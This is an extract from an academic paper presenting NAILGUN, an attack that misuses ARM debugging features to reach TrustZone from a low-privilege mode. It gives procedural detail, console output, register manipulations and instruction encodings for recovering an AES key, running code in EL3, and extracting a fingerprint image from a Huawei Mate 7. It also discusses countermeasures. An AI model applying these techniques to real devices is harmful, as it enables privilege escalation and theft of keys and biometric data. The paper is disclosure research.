To verify the security implications concluded in Section III and the findings about the debug authentication signals described in Section IV, we craft an attack named NAILGUN and implement it in several different platforms. NAILGUN misuses the non-invasive and invasive debugging features in the ARM architecture, and gains the access to the high-privilege resource from a low-privilege mode. To further understand the attack, we design two attacking scenarios for non-invasive and invasive debugging, respectively. With the non-invasive debugging feature, NAILGUN is able to infer the AES encryption key, which is isolated in EL3, via executing an application in non-secure EL1. In regard to the invasive debugging feature, NAILGUN demonstrates that an application running in non-secure EL1 can execute arbitrarily payloads in EL3. To learn the impact of NAILGUN on real-world devices, we show that NAILGUN can be used to extract the fingerprint image protected by TEE in Huawei Mate 7. Similar attacks can be launched to attack EL2 from EL1. Since there are three major ARM architectures (i.e., ARMv7, 32-bit ARMv8, and 64-bit ARMv8), we also implement NAILGUN on these different architectures and discuss the differences in implementations.

A. Threat Model and Assumptions

In our attack, we make no assumption about the version or type of the operation system, and do not rely on software vulnerabilities. In regard to the hardware, NAILGUN is not restricted to any particular processor or SoC, and is able to work on various ARM-based platforms. Moreover, physical access to the platform is not required.


In the non-invasive debugging attack, we assume the SPNIDEN or NIDEN signal is enabled to attack the secure state or the non-secure state, respectively. We also make similar assumptions to the SPIDEN and DBGEN signals in the invasive debugging attack. We further assume the target platform is a multi-processor platform in the invasive debugging attack. Moreover, our attack requires access to the CoreSight components and debug registers, which are typically mapped to some physical memory regions in the system. Note that it normally requires non-secure EL1 privilege to map the CoreSight components and debug registers to the virtual memory address space.

B. Attack Scenarios

1) Inferring Encryption Key with Non-Invasive Debugging

The AES algorithm has been proved to be vulnerable to various attacks [35], [36], [41], [42], [43], [69]. The key vulnerability is the table-lookup based implementation, which is designed to improve the performance of AES, leaks the information about the encryption key. With the addresses of the accessed table entries, the attacker can efficiently rebuild the encryption key. In this attack, we assume there is a secure application running in TrustZone that holds the AES encryption key, and the secure application also provides an interface to the non-secure OS to encrypt a given plaintext. The non-secure OS cannot directly read the encryption key since TrustZone enforces the isolation between the secure and non-secure states. Our goal is to reveal the encryption key stored in the secure memory by calling the encryption interface from the non-secure OS.

The violation of privilege isolation described in Figure 4 enables a non-secure application to learn the information about the secure execution. Specifically, the ETM instruction trace aids to rebuild the addresses of the executed instructions while the ETM data-address trace records the addresses of the data involved in data processing instructions (e.g., ldr, str, mov, and etc.). According to the access pattern of the AES, it



```
Plaintext to encrypt: 6b c1 be e2 2e 40 9f 96 e9 3d 7e 11 73 93 17 2a
Enabling trace...done!
Received ciphertext: 3a d7 7b b4 0d 7a 36 60 a8 9e ca f3 24 66 ef 97
Disabling trace...done!
Analyzing trace stream...
Table entry indices accessed by each round:
Round  1:40 ee 6b 16, 06 ca 58 f4, 42 5c ab 30, 7a bf 4d 99
Round  2:f2 d2 97 5c, 1f b9 50 d5, c3 76 e8 7b, 90 65 39 6d
Round  3:fd 0c d8 f8, 4b fc bb db, f7 a9 7c 1b, 4a f3 8c e9
Round  4:ac 42 0f 0f, a2 69 b9 9c, 1f 04 ec c3, b7 d1 e2 7a
Round  5:a2 a5 e2 e9, 44 29 64 5f, c0 b7 6e 39, 92 61 4d 00
Round  6:2c c3 b8 a7, 32 a9 cd 14, c8 2e f3 c9, 25 4a ef 7b
Round  7:cd b3 39 f7, 7e b9 bc 13, 93 d3 c0 19, 2b 4d ba ff
Round  8:e2 d2 fd 7c, 40 b7 07 7d, e3 9b bb 34, 6b 6d 21 a2
Round  9:41 66 17 1b, 7d 2f c5 53, dd ac c6 40, 02 d7 91 9d
Round 10:bb 33 11 c4, 88 e7 82 eb, a4 f1 c7 49, 74 36 4d 2e
Calculating round keys...
Round 10: d0 14 f9 a8 c9 ee 25 89 e1 3f 0c c8 b6 63 0c a6
Round  9: ac 77 66 f3 19 fa dc 21 28 d1 29 41 57 5c 00 6e
Round  8: ea d2 73 21 b5 8d ba d2 31 2b f5 60 7f 8d 29 2f
Round  7: 4e 54 f7 0e 5f 5f c9 f3 84 a6 4f b2 4e a6 dc 4f
Round  6: 6d 88 a3 7a 11 0b 3e fd db f9 86 41 ca 00 93 fd
Round  5: d4 d1 c6 f8 7c 83 9d 87 ca f2 b8 bc 11 f9 15 bc
Round  4: ef 44 a5 41 a8 52 5b 7f b6 71 25 3b db 0b ad 00
Round  3: 3d 80 47 7d 47 16 fe 3e 1e 23 7e 44 6d 7a 88 3b
Round  2: f2 c2 95 f2 7a 96 b9 43 59 35 80 7a 73 59 f6 7f
Round  1: a0 fa fe 17 88 54 2c b1 23 a3 39 39 2a 6c 76 05
Calculated original encryption key: 2b 7e 15 16 28 ae d2 a6 ab f7 15 88 09 cf 4f 3c
Done!
```

① A random 128-bit input
② Ciphertext of the input
③ Indices of accessed table entries decoded from the trace stream
④ Calculated round keys
⑤ Orignal encryption key

Figure 6: Retrieving the AES Encryption Key.

is trivial to learn the instruction-address range that performs the table lookup and identify the memory addresses of the tables from the trace output, which further helps to retrieve the encryption key with the recorded data addresses. Note that the only information we require is the indices of the table entries accessed by the AES algorithm. Thus, to simplify the analysis and reduce the noise, we can use the address range filter in the ETM to trace only the address range that performs the table lookup.

To demonstrate the attack, we first build a bare-metal environment on an NXP i.MX53 Quick Start Board [52]. The board is integrated with a single Cortex-A8 processor that enables the data-address trace, and we build our environment based on an open-source project [75] that enables the switching and communication between the secure and non-secure states. Next, we transplant the AES encryption algorithm of the OpenSSL 1.0.2n [54] to the environment and make it run in the secure state with a predefined 128-bit key stored in the secure memory. A non-secure application can request a secure encryption with an `smc` instruction and a plaintext pointer in register `r0`.

Figure 6 demonstrates our attack process. We use a random 128-bit input as the plaintext of the encryption in ① and the corresponding ciphertext is recorded in ②. From the ETM trace stream, we decode the addresses of the accessed table entries in each encryption round and convert them into the indices of the entries by the base addresses of the tables, as shown in ③. With the indices and the ciphertext, it is trivial to reverse the AES encryption algorithm and calculate the round keys in ④. Finally, with the encryption key and accessed table entries in round 1, Nailgun decodes the original encryption key in ⑤. The critical part of the source code is included in Appendix A.

Note that previous side-channel attacks to the AES algorithm require hundreds of or even thousands of runs with different plaintexts to exhaust different possibilities. Nailgun is able to reveal the AES encryption key with a **single run** of an arbitrary plaintext.

2) Arbitrary Payload Execution with Invasive Debugging

The invasive debugging is more powerful than the non-invasive debugging since we can halt the target processor and access the restricted resources via the debugging architecture. Figure 5 shows a brief concept about the privilege escalation with invasive debugging, and we further expand the idea to achieve arbitrary payload execution.

The `EDITR` register offers an attacker the ability to execute instructions on the `TARGET` from the `HOST`. However, not all of the instructions can be executed via the `EDITR` register. For example, the execution of branch instructions (e.g., `b`, `bl`, and `blr` instructions) in `EDITR` leads to an unpredictable result. Meantime, a malicious payload in real world normally contains branch instructions. To bypass the restriction, Nailgun crafts a robust approach to executing arbitrary payload in the high-privilege modes.


In general, we consider the execution of the malicious payload should satisfy three basic requirements: 1) Completeness. The payload should be executed in the non-debug state to overcome the instruction restriction of the `EDITR` register. 2) High Privilege. The payload should be executed with a privilege higher than the attacker owns. 3) Robust. The execution of the payload should not affect the execution of other programs.

To satisfy the first requirement, Nailgun has to manipulate the control flows of the non-debug state in the `TARGET`. For a processor in the debug state, the `DLR_EL0` register holds the address of the first instruction to execute after exiting the debug state. Thus, an overwrite to this register can efficiently hijack the instruction control flow of the `TARGET` in the non-debug state.

The second requirement is tricky to satisfy. Note that the execution of the `dcps` instructions does not change the exception level of the non-debug state, which means that we need another privilege escalation in the non-debug state although the `HOST` can promote the privilege of the `TARGET` in the debug state. The `smc` instruction in the non-debug state asserts a Secure Monitor Call (SMC) exception which takes the processor to EL3, and we can leverage this instruction to enter EL3. However, we still need to redirect the execution to the payload after entering EL3. In each exception level, the incoming exceptions are handled by the handler specified in the corresponding exception vectors. In light of this, we manipulate the exception vector and redirect the corresponding exception handlers to the payload.

The third requirement is also critical since Nailgun actually modifies the instruction pointed by `DLR_EL0` and the exception vectors indicated by the `VBAR_EL3` registers. To avoid the side-effect introduced by the manipulation, Nailgun needs to rollback these changes in the `TARGET` after the execution of the payload. Moreover, Nailgun needs to store the value of stack pointers and general purpose registers at the very beginning of the payload and reverts them at the end of the payload.

We implement Nailgun on 64-bit ARMv8 Juno r1 board [10] to show that the *Implications 2-4* lead to arbitrary payload execution in EL3. The board includes two Cortex-A57 processors and four Cortex-A53 processors, and we use



(a) Entering Debug State

(b) Exiting Debug State

(c) Entering Non-Debug State


(d) Executing *smc* Instruction

(e) Exiting Secure State

(f) Entering Non-Secure State

Figure 7: Executing Arbitrary Payload in the Secure State.

ARM Trusted Firmware (ATF) [11] and Linaro's deliverables on OpenEmbedded Linux for Juno [40] to build the software environment that enables both the secure and non-secure OSes. In the ATF implementation, the memory range 0xFF000000-0xFFDFFFFF is configured as the secure memory, and we demonstrate that we can copy arbitrary payload to the secure memory and execute it via an LKM in non-secure EL1.



```
root@genericarmv8:~# insmod payload.ko
[   33.452599] Halting core 0...done
[   33.455969] Checking core 0 status...halted
[   33.460194] Saving context...done
[   33.463569] Executing instruction 0xd4a00003...done
[   33.468482] Overriding instruction at DLR_EL0...
[   33.473048] DLR_EL0: 0xffffffc000099628, original ins: 0xd65f03c0
[   33.479078] Overriding instruction at VBAR_EL3+0x400...
[   33.484277] VBAR_EL3+0x400: 0x402cc00, original ins: 0xd50344ff
[   33.490131] Writing payload...done
[   33.493558] Restoring context...done
[   33.497104] Restarting core 0...done
[   33.500641] Checking core 0 status...restarted
Hello from Nailgun, currentEL:3
█
```

Figure 8: Executing Payload in TrustZone via an LKM.

The source code of the implementation is included in Appendix B, and Figure 7 describes the status and memory changes of the TARGET during the entire attack. The highlighted red in the figure implies the changed status and memory. In Figure 7(a), the TARGET is halted by the HOST before the execution of the mov instruction. Meantime, the VBAR_EL3 points to the EL3 exception vector. Since the SMC exception belongs to the synchronous exception and Juno board implements EL3 using 64-bit architecture, the corresponding exception handler is at offset 0x400 of the exception vector. Figure 7(b) shows the memory of the TARGET before exiting the debug state. NAILGUN copies the payload to the secure memory and changes the instruction pointed by the DLR_EL0 to an smc instruction. Moreover, the first instruction in the 64-bit EL3 synchronous exception handler (pointed by VBAR_EL3 + 0x400) is changed to a branch instruction (the b instruction) targeting the copied payload. Then, the HOST resumes the TARGET, and the pc points to the malicious smc instruction, as shown in Figure 7(c). The execution of the smc instruction takes the TARGET to the status shown in Figure 7(d). Since the smc instruction is already executed, the value of the ELR_EL3 register is the address of the next instruction. Our manipulation of the exception handler leads to the execution of the payload, which can both perform malicious activities and restore the changed memory. At the end of the payload, an eret instruction is leveraged to switch back to the non-secure state. Figure 7(e) indicates the memory and status before the switch, and the changes to the non-secure memory and the EL3 exception vector is reverted. Moreover, the ELR_EL3 register is also manipulated to ensure the execution of the mov instruction. Finally, in Figure 7(f), the TARGET enters the non-secure state again, and the memory and status look the same as that in Figure 7(a).

Figure 8 shows an example of executing payload in TrustZone via an LKM. Our payload contains a minimized serial port driver so that NAILGUN can send outputs to the serial port. To certify the attack has succeeded, we also extract the current exception level from the CurrentEL register. The last line of the outputs in Figure 8 indicates that NAILGUN is able to execute arbitrary code in EL3, which owns the highest privilege over the whole system.

3) Fingerprint Extraction in a Real-world Mobile Phone

To learn the impact of NAILGUN on the real-world devices, we also show that NAILGUN is able to leak the sensitive information stored in the secure memory. Currently, one of the most used security features in the mobile phones is the fingerprint authentication [29], [48], [72], and the OEMs store the fingerprint image in TrustZone to enhance the security of the device [2], [24], [62]. In this experiment, we use Huawei Mate 7 [29] to demonstrate that the fingerprint image can be extracted by an LKM running in the non-secure EL1 with the help of NAILGUN. The Huawei Mate 7 is powered by HiSilicon Kirin 925 SoC, which integrates a quad-core




Figure 9: Fingerprint Image Leaked by NAILGUN from Huawei Mate 7. Note that the right half of the image is blurred for privacy concerns.

Cortex-A15 cluster and a quad-core Cortex-A7 cluster. The FPC1020 [20] fingerprint sensor is used in Mate 7 to capture the fingerprint image. This phone is selected since the product specification [21] and driver source code [71] of FPC1020 are publicly available, which reduces the engineering effort of implementing the attack.

As shown in the previous experiment, NAILGUN offers a non-secure EL1 LKM the ability to read/write arbitrary secure/non-secure memory. To extract the fingerprint image, we need to know 1) where the image is stored and 2) the format of the image data.

To learn the location of the image, we decompile the TEE OS binary image, which is mapped to `/dev/block/mmcblk0p10`, and identify that a function named `fpc1020_fetch_image` is used to read the image from the fingerprint sensor. This function takes a pointer to an image buffer, an offset to the buffer, and the size of the image as parameters, and copies the fingerprint image fetched from the sensor to the image buffer. With further introspection, we find that Huawei uses a pre-allocated large buffer to store this image, and a pointer to the head of the buffer is stored in a fixed memory address `0x2efad510`. Similarly, the size of the image is stored at a fixed memory address `0x2ef7f414`. With the address and size, we extract the image data with NAILGUN. Since the ARM architectures in Huawei Mate 7 and ARM Juno board are different, the implementations of NAILGUN are also different (see Section V-B4). The source code of this experiment is included in Appendix C.

The format of the image data is well-documented in the FPC1020 product specification [21]. According to the specification, each byte of the data indicates the gray scale level of a single pixel. Thus, with the extracted image data, it is trivial to craft a gray scale fingerprint image. Figure 9 shows the fingerprint image extracted from Huawei Mate 7 via NAILGUN, and this result demonstrates that NAILGUN is able to leak the sensitive data from the TEE in commercial mobile phones with some engineering efforts.

4) NAILGUN *in 32-bit ARMv8 and ARMv7 Architecture*

In Section III, we discussed the security implications of 64-bit ARMv8 debugging architecture, and similar implications exist in 32-bit ARMv8 and ARMv7 architecture. However, there are also some major differences among the implementations of these architectures, and we discuss the differences in the following.

32-bit ARMv8 Debugging Architecture. We implement prototypes of NAILGUN with 32-bit ARMv8 on Raspberry PI 3 Model B+ and Motorola E4 Plus. In this architecture, the steps of halting processor are similar to the aforementioned steps in 64-bit ARMv8 architecture, and the major difference between NAILGUN on 32-bit and 64-bit ARMv8 architecture is the usage of the `EDITR`. In the 64-bit ARMv8, we directly write the binary representation of the instruction into the `EDITR`. However, the first half and last half of the instruction need to be reversed in the 32-bit ARMv8. For example, the binary representation of the `dcps3` instruction is `0xD4A00003` and `0xF78F8003` in 64-bit and 32-bit ARMv8, respectively. In the 64-bit ARMv8 architecture, we make the processor in the debug state execute this instruction via writing `0xD4A00003` to the `EDITR`. However, the instruction written to the `EDITR` should be `0x8003F78F` instead of `0xF78F8003` in the 32-bit ARMv8 architecture.

ARMv7 Debugging Architecture. In regard to ARMv7, we implement NAILGUN on Huawei Mate 7 as discussed in Section V-B3, and there are three major differences between NAILGUN on ARMv7 and ARMv8 architectures. Firstly, the ECT is not required to halt and restart a processor in ARMv7. Writing 1 to the bit[0] and bit[1] of the Debug Run Control Register (DBGDRCR) can directly halt and restart a processor, respectively. Secondly, the `ITRen` bit of the `EDSCR` controls whether the `EDITR` is enabled in ARMv7 architecture. We need to enable the `ITRen` bit after entering the debug state and disable it again before exiting the debug state. Lastly, the `dcps` instructions are undefined in the ARMv7 architecture, and we need to change the `M` bits of the Current Program Status Register (CPSR) to promote the processor to the monitor mode to access the secure resource.

VI. COUNTERMEASURE

A. *Disabling the Signals?*

Since NAILGUN attack works only when the debug authentication signals are enabled, disabling these signals, in intuition, crafts an effective defense. However, according to the ARM Architecture Reference Manual [4], [5], the analysis results in Section IV, and the responses from the hardware vendors, we consider these signals cannot be simply disabled due to the following challenges:

Challenge 1: Existing tools rely on the debug authentication signals. The invasive and non-invasive debugging features are heavily used to build analysis systems [14], [16], [17], [18], [22], [38], [39], [44], [50], [74]. Disabling the debug authentication signals would directly make these systems fully or partially malfunction. In the ARMv7 architecture [4], the situation is even worse since the functionality of the widely used Performance Monitor Unit (PMU) [1], [13], [19], [23], [50], [61], [76] also relies on the authentication signals.

Since most of the aforementioned analysis systems attempt to perform malware detection/analysis, the risk of information leakage or privilege escalation by misusing the debugging features is dramatically increased (i.e., the debugging architecture is a double-edged sword in this case).

Challenge 2: The management mechanisms of the debug authentication signals are not publicly available. According to Section IV-C, the management mechanism of the debug authentication signals is unavailable to the public in most tested platforms. In our investigation, many SoC manufacturers keep the TRMs of the SoC confidential; and the publicly available TRMs of some other SoCs do not provide a complete management mechanism of these signals or confuse them with the JTAG debugging. The unavailable management mechanism makes it difficult to disable these signals by users. For example, developers use devices like Raspberry PI to build their own low-cost IoT solutions, and the default enabled authentication signals put their devices into the risk of being remotely attacked via NAILGUN. However, they cannot disable these authentication signals due to the lack of available management mechanisms even they have noticed the risk.

Challenge 3: The one-time programmable feature prevents configuring the debug authentication signals. We also note that many of the tested platforms use the fuse to manage the authentication signals. On the one hand, the one-time programmable feature of the fuse prevents the malicious override to the debug authentication signals. However, on the other hand, users cannot disable these signals to avoid NAILGUN due to the same one-time programmable feature on existing devices. Moreover, the fuse itself is proved to be vulnerable to hardware fault attacks by previous research [66].

Challenge 4: Hardware vendors have concerns about the cost and maintenance. The debug authentication signals are based on the hardware but not the software. Thus, without additional hardware support, the signals cannot be simply disabled by changing software configurations. According to the response from hardware vendors, deploying additional restrictions to the debug authentication signals increases the cost for the product lines. Moreover, disabling the debug authentication signals prohibits the legitimate debugging process such as repairing or bug fixing after a product recall, which introduces extra cost for the maintenance process.

B. *Comprehensive Countermeasure*

We consider NAILGUN attack is caused by two reasons: 1) the debug authentication signals defined by ARM does not fully consider the scenario of inter-processor debugging, which leads to the security implications described in Section III; 2) the configuration of debug authentication signals described in Section IV-B, which is related to the OEMs and cloud providers, and the management mechanism described in Section IV-C, which is related to the SoC manufacturers, make NAILGUN attack feasible on real-world devices. Thus, the countermeasures discussed in this section mainly focus on the design, configuration, and management of the debug authentication signals. As a supplement, we also provide the defense that restricting the access to the debug registers, which may prevent the implementation of NAILGUN. In general, we leverage the defense in depth concept and suggest a comprehensive defense across different roles in the ARM ecosystem.

1) Defense From ARM

Implementing additional restriction in the inter-processor debugging model. The key issue that drives the existence of NAILGUN is that the design of the debug mechanism and authentication signals does not fully consider the scenario of the newly involved inter-processor debugging model. Thus, redesign them and make them consider the differences between the traditional debugging mode and the inter-processor debugging model would keep the security implications away completely. Specifically, we suggest the `TARGET` checks the type of the `HOST` precisely. If the `HOST` is off-chip (the traditional debugging model), the existing design is good to work since the execution platforms of the `TARGET` and the `HOST` are separated (their privileges are not relevant). In regard to the on-chip `HOST` (the inter-processor debugging model), a more strict restriction should be required. For example, in the invasive debugging, the `TARGET` should check the privilege of the `HOST` and response to the debug request only if the `HOST` owns a higher or the same privilege as the `TARGET`. Similarly, the request of executing `dcps` instructions should also take the privilege of the `HOST` into consideration. The `HOST` should never be able to issue a `dcps` instruction that escalates the `TARGET` to an exception level higher than the current `HOST`'s exception level.

Refining the granularity of the debug authentication signals. Other than distinguishing the on-chip and off-chip `HOST`, we also suggest the granularity of the authentication signals should be improved. The `DBGEN` and `NIDEN` signals are designed to control the debugging functionality of the whole non-secure state, which offers a chance for the kernel-level (EL1) applications to exploit the hypervisor-level (EL2) execution. Thus, we suggest a subdivision to these signals.

2) Defense From SoC Manufacturers

Defining a proper restriction to the signal management procedure. Restricting the management of these signals would be a reasonable defense from the perspective of the SoC manufacturers. Specifically, the privilege required to access the management unit of a debug authentication signal should follow the functionality of the signal to avoid the malicious override. For example, the management unit of the `SPNIDEN` and `SPIDEN` signals should be restricted to secure-access only. The restriction methods of current SoC designs are either too strict or too loose. On the ARM Juno SoC [10], all the debug authentication signals can only be managed in the secure state. Thus, if these signals are disabled, the non-secure kernel can never use the debugging features to debug the non-secure processor, even the kernel already owns a high privilege in the non-secure content. We consider this restriction method is too strict since it somehow restricts the legitimate usage of the debugging features. The design of the i.MX53 SoC [51], as opposed to ARM Juno SoC, shows a loose restriction. The debug authentication signals are designed to restrict the usage of the external debugger, however, the i.MX53 SoC allows an external debugger to enable the authentication signals. We consider this restriction method is too loose since it introduces a potential attack surface to these signals.

Applying hardware-assisted access control to the debug registers. NAILGUN attack relies on the access to the debug registers, and the access is typically achieved by memory-mapped interfaces. Intuitively, the restriction to the access of these registers would help to enhance the security of the platform. However, we consider this restriction should be controlled in hardware-level instead of software-level. If the restriction is implemented by software running in the non-secure mode (e.g., the OS), the malware with kernel privilege may bypass it easily. If the restriction is implemented in the secure mode (e.g., TEE), it might introduce a significant performance overhead due to the semantic gap between the two modes. In contrast, if the hardware-assisted access control applies, the access to the debug registers may be protected by hardware traps or interrupts. During the responsible disclosure to MediaTek, we learn that they have the hardware-based technology for TrustZone boundary division, and they are planning to use it to restrict the access to the debug registers to mitigate the reported attack.

3) Defense From OEMs and Cloud Providers

Keeping a balance between security and usability. With the signal management mechanism released by the SoC manufacturers, we suggest that OEMs and cloud providers disable all the debug authentication signals by default. This default configuration not only helps to protect the secure content from the non-secure state, but also avoids the privilege escalation among the non-secure exception levels. Meantime, they should allow the application with a corresponding privilege to enable these signals for legitimate debugging or maintenance purpose, and the usage of the signals should strictly follow the management mechanism designed by the SoC manufacturers. With this design, the legitimate usage of the debugging features from the privileged application is allowed while the misuse from the unprivileged application is forbidden. Moreover, since the debugging features are exploited via the CoreSight components and the debug registers, applying a similar restriction to the access of CoreSight components and debug registers can also form an effective defense.

Disabling the LKM in the Linux-based OSes. In most platforms, the debug registers work as an I/O device, and the attacker needs to manually map the physical address of the debug registers to virtual memory address space, which requires kernel privilege, to gain access to these registers. In the Linux kernel, the regular approach to execute code with kernel privilege is to load an LKM. The LKMs in the traditional PC environment normally provide additional drivers or services. However, in the scenario of mobile devices and IoT devices, where the LKMs are not highly needed, we may disable the loading of the LKMs to prevent the arbitrary code execution in the kernel privilege. In this case, the attacker would not be able to map the debug registers into the memory even she has gained `root` privilege by tools like SuperSU [37]. Moreover, to prevent the attacker from replacing the stock kernel with a customized kernel that enables the LKM, the OEM may add some additional hash/checksums to verify the kernel image. Note that forbidding the customized kernel does not necessarily affect flashing a customized ROM, and the third-party ROM developers can still develop their ROMs based on the stock kernel.

VII. CONCLUSIONS

In this paper, we perform a comprehensive security analysis of the ARM debugging features, and summarize the security implications. For a better understanding of the problem, we also investigate a series of ARM-based platforms powered by different SoCs and deployed in various product domains. Our analysis and investigation expose an attack surface of the ARM devices via the debugging architecture. To further verify the implications, we craft a novel attack named NAILGUN which obtains sensitive information and achieves arbitrary payload execution in a high-privilege mode from a low-privilege mode via misusing the debugging features. Our experiments on real devices with different ARM architectures show that all the platforms we investigated are vulnerable to the attack. We also discuss potential countermeasures to our attack from different layers of the ARM ecosystem to improve the security of the commercial devices.

VIII. ACKNOWLEDGEMENT

We would like to thank the anonymous reviewers and Manuel Egele for their valuable comments and feedback. Special thanks to TieLei Wang for the help on experiments of iOS devices. We also appreciate ARM, MediaTek, Vasileios Kemerlis, and David Evans for the insightful discussion about the project. This work is supported by the National Science Foundation Grant No. OAC-1738929 and IIS-1724227. Opinions, findings, conclusions and recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the US Government.

REFERENCES

[1] A. Abbasi, T. Holz, E. Zambon, and S. Etalle, “ECFI: Asynchronous control flow integrity for programmable logic controllers,” in *Proceedings of the 33rd Annual Computer Security Applications Conference (ACSAC’17)*, 2017.

[2] AmishTech, “Motorola e4 plus - More than just a fingerprint reader,” https://community.sprint.com/t5/Android-Influence/Motorola-E4-Plus-More-Than-Just-a-Fingerprint-Reader/ba-p/979521.

[3] Apple, “HomeKit,” https://developer.apple.com/homekit/.

[4] ARM, “Architecture reference manual ARMv7-A and ARMv7-R edition,” http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0406c/index.html.

[5] ——, “ARMv8-A reference manual,” http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0487a.k/index.html.

[6] ——, “CoreSight components technical reference manual,” http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0314h/index.html.

[7] ——, “DS-5 development studio,” https://developer.arm.com/products/software-development-tools/ds-5-development-studio.

[8] ——, “Embedded cross trigger,” http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0314h/Babhjchd.html.

[9] ——, “Embedded trace macrocell architecture specification,” http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ihi0014q/index.html.

[10] ——, “Juno ARM development platform SoC technical reference manual,” http://infocenter.arm.com/help/topic/com.arm.doc.ddi0515b/.

[11] ——, “Trusted firmware,” https://github.com/ARM-software/arm-trusted-firmware.

[12] ——, “TrustZone security,” http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.prd29-genc-009492c/index.html.

[13] Z. B. Aweke, S. F. Yitbarek, R. Qiao, R. Das, M. Hicks, Y. Oren, and T. Austin, “ANVIL: Software-based protection against next-generation rowhammer attacks,” in *Proceedings of the 21st ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS’16)*, 2016.

[14] D. Balzarotti, G. Banks, M. Cova, V. Felmetsger, R. Kemmerer, W. Robertson, F. Valeur, and G. Vigna, “An experience in testing the security of real-world electronic voting systems,” *IEEE Transactions on Software Engineering*, 2010.

[15] F. Brasser, D. Kim, C. Liebchen, V. Ganapathy, L. Iftode, and A.-R. Sadeghi, “Regulating ARM TrustZone devices in restricted spaces,” in *Proceedings of the 14th Annual International Conference on Mobile Systems, Applications, and Services (MobiSys’16)*, 2016.

[16] S. Clark, T. Goodspeed, P. Metzger, Z. Wasserman, K. Xu, and M. Blaze, “Why (special agent) johnny (still) can’t encrypt: A security analysis of the APCO project 25 two-way radio system,” in *Proceedings of the 20th USENIX Security Symposium (USENIX Security’11)*, 2011.

[17] L. Cojocar, K. Razavi, and H. Bos, “Off-the-shelf embedded devices as platforms for security research,” in *Proceedings of the 10th European Workshop on Systems Security (EuroSec’17)*, 2017.

[18] N. Corteggiani, G. Camurati, and A. Francillon, “Inception: System-wide security testing of real-world embedded systems software,” in *Proceedings of the 27th USENIX Security Symposium (USENIX Security’18)*, 2018.

[19] J. Demme, M. Maycock, J. Schmitz, A. Tang, A. Waksman, S. Sethumadhavan, and S. Stolfo, “On the feasibility of online malware detection with performance counters,” in *Proceedings of the 40th ACM/IEEE International Symposium on Computer Architecture (ISCA’13)*, 2013.

[20] Fingerprints, “FPC1020 touch sensor,” https://www.fingerprints.com/technology/hardware/sensors/fpc1020/.

[21] ——, “Product specification FPC1020,” http://www.shenzhen2u.com/doc/Module/Fingerprint/710-FPC1020_PB3_Product-Specification.pdf.

[22] L. Garcia, F. Brasser, M. H. Cintuglu, A.-R. Sadeghi, O. A. Mohammed, and S. A. Zonouz, “Hey, my malware knows physics! Attacking PLCs with physical model aware rootkit,” in *Proceedings of 24th Network and Distributed System Security Symposium (NDSS’17)*, 2017.

[23] M. Green, L. Rodrigues-Lima, A. Zankl, G. Irazoqui, J. Heyszl, and T. Eisenbarth, “AutoLock: Why cache attacks on ARM are harder than You think,” in *Proceedings of the 26th USENIX Security Symposium (USENIX Security’17)*, 2017.

